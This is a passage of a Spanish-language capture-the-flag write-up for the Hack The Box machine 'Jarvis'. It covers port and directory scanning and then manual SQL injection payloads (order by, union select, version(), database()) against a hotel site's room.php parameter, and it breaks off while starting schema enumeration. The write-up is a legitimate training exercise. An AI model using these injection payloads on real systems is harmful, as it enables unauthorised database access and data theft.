

Jarvis

Máquina Linux media

0.0.1. Escaneo:

```
~/machineshtb/Jarvis
nmap -Pn -p- --open 10.10.10.143 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 00:20 GMT
Nmap scan report for 10.10.10.143 (10.10.10.143)
Host is up (0.084s latency).
Not shown: 65347 closed tcp ports (conn-refused), 185 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
64999/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 23.04 seconds
```


0.0.1. Versiones:

```
nmap -Pn -p22,80,64999 -sCV 10.10.10.143 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 00:23 GMT
Nmap scan report for 10.10.10.143 (10.10.10.143)
Host is up (0.082s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:50:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Stark Hotel
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
64999/tcp open  http     Apache httpd 2.4.25 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.52 seconds
```

Validamos el puerto 80 y encontramos un dominio el cual añadimos al etc hosts



STARK HOTEL

[Home](#) [Rooms](#) [Dining & Bar](#)




Realizamos una búsqueda de directorios.

gobuster dir -u http://supersecurehotel.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "

```
=====
Starting gobuster in directory enumeration mode
=====
/.html           (Status: 403) [Size: 285]
/.php            (Status: 403) [Size: 285]
/.              (Status: 200) [Size: 23628]
/.htm           (Status: 403) [Size: 285]
/index.php       (Status: 200) [Size: 23628]
/nav.php        (Status: 200) [Size: 1333]
/images         (Status: 301) [Size: 329] [-> http://supersecurehotel.htb/images/]
/footer.php     (Status: 200) [Size: 2237]
/css            (Status: 301) [Size: 326] [-> http://supersecurehotel.htb/css/]
/js             (Status: 301) [Size: 325] [-> http://supersecurehotel.htb/js/]
/fonts          (Status: 301) [Size: 328] [-> http://supersecurehotel.htb/fonts/]
/phpmyadmin     (Status: 301) [Size: 333] [-> http://supersecurehotel.htb/phpmyadmin/]
Progress: 113160 / 1543927 (7.33%) [ERROR] Get "http://supersecurehotel.htb/kg_flag.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://supersecurehotel.htb/kg_flag.htm": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://supersecurehotel.htb/kg_flag.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/connection.php (Status: 200) [Size: 0]
/room.php      (Status: 302) [Size: 3024] [-> index.php]
Progress: 234268 / 1543927 (15.17%)
[0] 0:zsh- 1:gobuster* 2:zsh
```

validamos el directorio phpMyAdmin y encontramos un panel de login



Welcome to phpMyAdmin

Language

English

Log in


Username:

Password:

Go

Sqli inyección GET - SQL Injection

También en el directorio room encontramos un posible parámetro susceptible a inyección de SQLi



**STARK
HOTEL**

[Home](#) [Rooms](#) [Dining &](#)



Validamos haciendo una resta
<http://10.10.10.143/room.php?cod=4-2>




Suite

\$ 149 / per night

Suite room is perfect



Ahora validamos si nos saca el error de SQL
<http://10.10.10.143/room.php?cod=4-2%27>




en este caso no nos muestra el error de SQL, pero la web se muestra distinta, ahora la idea es validar cuál es la columna o parámetro inyectable para esto debo saber cuantas columnas tiene esa tabla, válido con un order by.

<http://10.10.10.143/room.php?cod=4-2%27%20order%20by%205%20-->


\$ / per night

Go to book!




Al parecer no me está agarrando el order by (probé desde el 1 hasta el 10) como normalmente se muestra por ende paso directamente a realizar la consulta unión debido a que sin importar el número de columnas con unión se puede validar que columna es la inyectable.

<http://10.10.10.143/room.php?cod=2%20union%20select%201,2,3,4,5,6--%20->



Valide uno a uno, pero no encontraba el parámetro inyectable, luego cambie la consulta sin utilizar la comilla y cerrando con -- -


http://10.10.10.143/room.php?cod=2%20order%20by%2010--%20-
2 order by 10-- -



hasta cuando llegue al 7 y en efecto la leyó
http://10.10.10.143/room.php?cod=2%20order%20by%207--%20-
2 order by 7-- -

10.10.10.143/room.php?cod=2 order by 7-- -

Tube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY



★★★★★

Suite

\$ 149 / per night

Suite room is perfect

Go to book!

otra forma la podríamos utilizar del mismo modo pero con la sentencia unión.
http://10.10.10.143/room.php?cod=2%20union%20select%201,2,3,4,5,6--%20-
2 union select 1,2,3,4,5,6-- -

\$ / per night

Go to book!

2 union select 1,2,3,4,5,6,7-- -




Suite

\$ 149 / per night


Suite room is perfect

Go to book!

Ahora como sabemos que tenemos 7 columnas tenemos que buscar el parámetro inyectable para esto podemos utilizar la función `version()`, `schema_name database()`.



Sin embargo, no funciona por ende válido, entonces pruebo con otro número que no exista como el 0 para ver si trae información.



Ahora pruebo en otra columna.
0 union select 1,2,version(),4,5,6,7-- -

5

2


\$ 10.1.48-MariaDB-

0+deb9u2 / per night

4

Go to book!

Validamos el nombre de la base de datos con database()




sqli función limit

Ahora como no sabemos si tenemos otra base de datos debido a que el formato solo muestra un dato vamos a tener que utilizar la función limit para ello tendremos que realizar una query con la tabla `schema_name` y la columna `information_schema.schemata`

`http://10.10.10.143/room.php?`

